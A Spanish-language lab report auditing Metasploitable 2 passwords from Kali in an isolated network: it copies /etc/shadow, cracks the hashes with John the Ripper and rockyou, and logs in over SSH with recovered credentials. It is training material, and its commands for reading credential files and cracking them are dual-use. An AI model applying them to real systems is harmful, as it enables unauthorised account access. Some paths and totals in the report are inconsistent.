

Auditoría de contraseñas — Laboratorio Kali Metasploitable

Autor: Ken Kaneki

Fecha:05-11-2025

Objetivo de la práctica

Conseguir con la herramienta John The Ripper, comprobar el nivel de seguridad de las contraseñas de una máquina víctima.

Entorno de laboratorio aislado


1. Kali Linux (versión: 6.16.8)
2. Metasploitable 2 (IP 192.168.56.107)
3. Topología de red: *Host-Only*
4. Rutas de trabajo: */Escritorio/labs*

Herramientas usadas

1. John the Ripper.
2. rockyou.txt - (*/usr/share/wordlists/rockyou.tar.gz* – ubicación por defecto del diccionario) y (*/Escritorio/labs/wordlist* – para el uso de la herramienta).
3. Comandos usados:
 - *unshadow*
 - *john*
 - *mkdir*
 - *chown*
 - *cp*
 - *acp*
 - *gunzip*
 - *shred*


Procedimientos

Paso nº1 – Hacer copias de los archivos que usaremos para la obtención de hashes.



```
msfadmin@metasploitable:~$ sudo cp /etc/passwd /tmp/passwd.copy
msfadmin@metasploitable:~$ sudo cp /etc/shadow /tmp/shadow.copy
msfadmin@metasploitable:~$ sudo chmod 644 /tmp/shadow.copy /tmp/passwd.copy
msfadmin@metasploitable:~$ _
```

Paso nº2 – Crear entorno de trabajo.



```
(kaneki@kali)~[~/Escritorio]
$ mkdir -p /home/kaneki/Escritorio/labs/hashes /home/kaneki/Escritorio/labs/john /home/kaneki/Escritorio/labs/wordlists
```

Paso nº3 -Comprobar conexión con la máquina víctima.

```
(kaneki@kali)-[~/Escritorio]
$ ping -c 4 192.168.56.107
PING 192.168.56.107 (192.168.56.107) 56(84) bytes of data.
64 bytes from 192.168.56.107: icmp_seq=1 ttl=64 time=11.1 ms
64 bytes from 192.168.56.107: icmp_seq=2 ttl=64 time=0.598 ms
64 bytes from 192.168.56.107: icmp_seq=3 ttl=64 time=0.397 ms
64 bytes from 192.168.56.107: icmp_seq=4 ttl=64 time=0.595 ms

--- 192.168.56.107 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.397/3.163/11.062/4.561 ms

(kaneki@kali)-[~/Escritorio]
$ scp -oHostKeyAlgorithms+=ssh-rsa -oPubkeyAcceptedKeyTypes=ssh-rsa msfadmin@192.168.56.107:/tmp/shadow.copy /home/kaneki/Escritorio/labs/hashtes/shadow
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
msfadmin@192.168.56.107's password:
shadow.copy
100% 1207 915.6KB/s 00:00
```

Paso nº4 – Unificar los hashtes con unshadow para su posterior explotación.

```
(kaneki@kali)-[~/Escritorio]
$ unshadow /home/kaneki/Escritorio/labs/hashtes/passwd /home/kaneki/Escritorio/labs/hashtes/shadow > /home/kaneki/Escritorio/labs/john/hashtes.txt
```

Paso nº5 – Descomprimir el diccionario rockyou (que es el que vamos a usar) y pasarlo a nuestro entorno de laboratorio.

```
(kaneki@kali)-[~/Escritorio]
$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
[sudo] contraseña para kaneki:

(kaneki@kali)-[~/Escritorio]
$ sudo cp /usr/share/wordlists/rockyou.txt /home/kaneki/Escritorio/labs/wordlists

(kaneki@kali)-[~/Escritorio]
$ ls -l /home/kaneki/Escritorio/labs/wordlists/rockyou.txt
-rw-r--r-- 1 root root 139921507 nov  4 17:45 /home/kaneki/Escritorio/labs/wordlists/rockyou.txt

(kaneki@kali)-[~/Escritorio]
$ sudo chown kaneki:kaneki /home/kaneki/Escritorio/labs/wordlists/rockyou.txt

(kaneki@kali)-[~/Escritorio]
$ ls -l /home/kaneki/Escritorio/labs/wordlists/rockyou.txt
-rw-r--r-- 1 kaneki kaneki 139921507 nov  4 17:45 /home/kaneki/Escritorio/labs/wordlists/rockyou.txt
```

Paso nº6 – Utilizar John para la obtención de las credenciales a través del diccionario que estemos utilizando.

```
(kaneki@kali)-[~/Escritorio]
$ john --wordlist=/home/kaneki/Escritorio/labs/wordlists/rockyou.txt --rules /home/kaneki/Escritorio/labs/john/hashtes.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789      (klog)
batman         (sys)
service        (service)
```

Paso nº7 – Muestra de hashtes crackeados.

```
(kaneki@kali)-[~/Escritorio]
$ john --show /home/kaneki/Escritorio/labs/john/hashtes.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,:/home/service:/bin/bash

4 password hashes cracked, 3 left
```

Paso nº8 – Uso y comprobación de credenciales

```
(kaneki@kali) - [~/Escritorio]
$ ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedKeyTypes=+ssh-rsa user@192.168.56.107
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
user@192.168.56.107's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Tue Nov  4 14:31:28 2025
user@metasploitable:~$
```

```
(kaneki@kali) - [~/Escritorio]
$ ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedKeyTypes=+ssh-rsa service@192.168.56.107
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
service@192.168.56.107's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
service@metasploitable:~$
```

Nota: Como las versiones de ambas máquinas son incompatibles se fuerza la compatibilidad por eso las líneas `-oHostKeyAlgorithms=+ssh-rsa` y `-oPubkeyAcceptedKeyTypes=+ssh-rsa`

Resultados

Total hashes: 4

Contraseñas recuperadas: 4

- sys : batman
 - klog : 123456789
 - user : user
 - service : service
-

Buenas prácticas

Una vez hemos terminado borramos el rastro para dejar el sistema lo más limpio posible, tal y como estaba antes de iniciar la auditoria.

```
(kaneki@kali)-[~/Escritorio]  
$ shred /home/kaneki/Escritorio/labs/john/ashes.txt || rm -rf /home/kaneki/Escritorio/labs/john/ashes.txt
```

Con el comando <shred> se sobrescriben los archivos para cuando se borren con <rm> no se puedan acceder a ellos.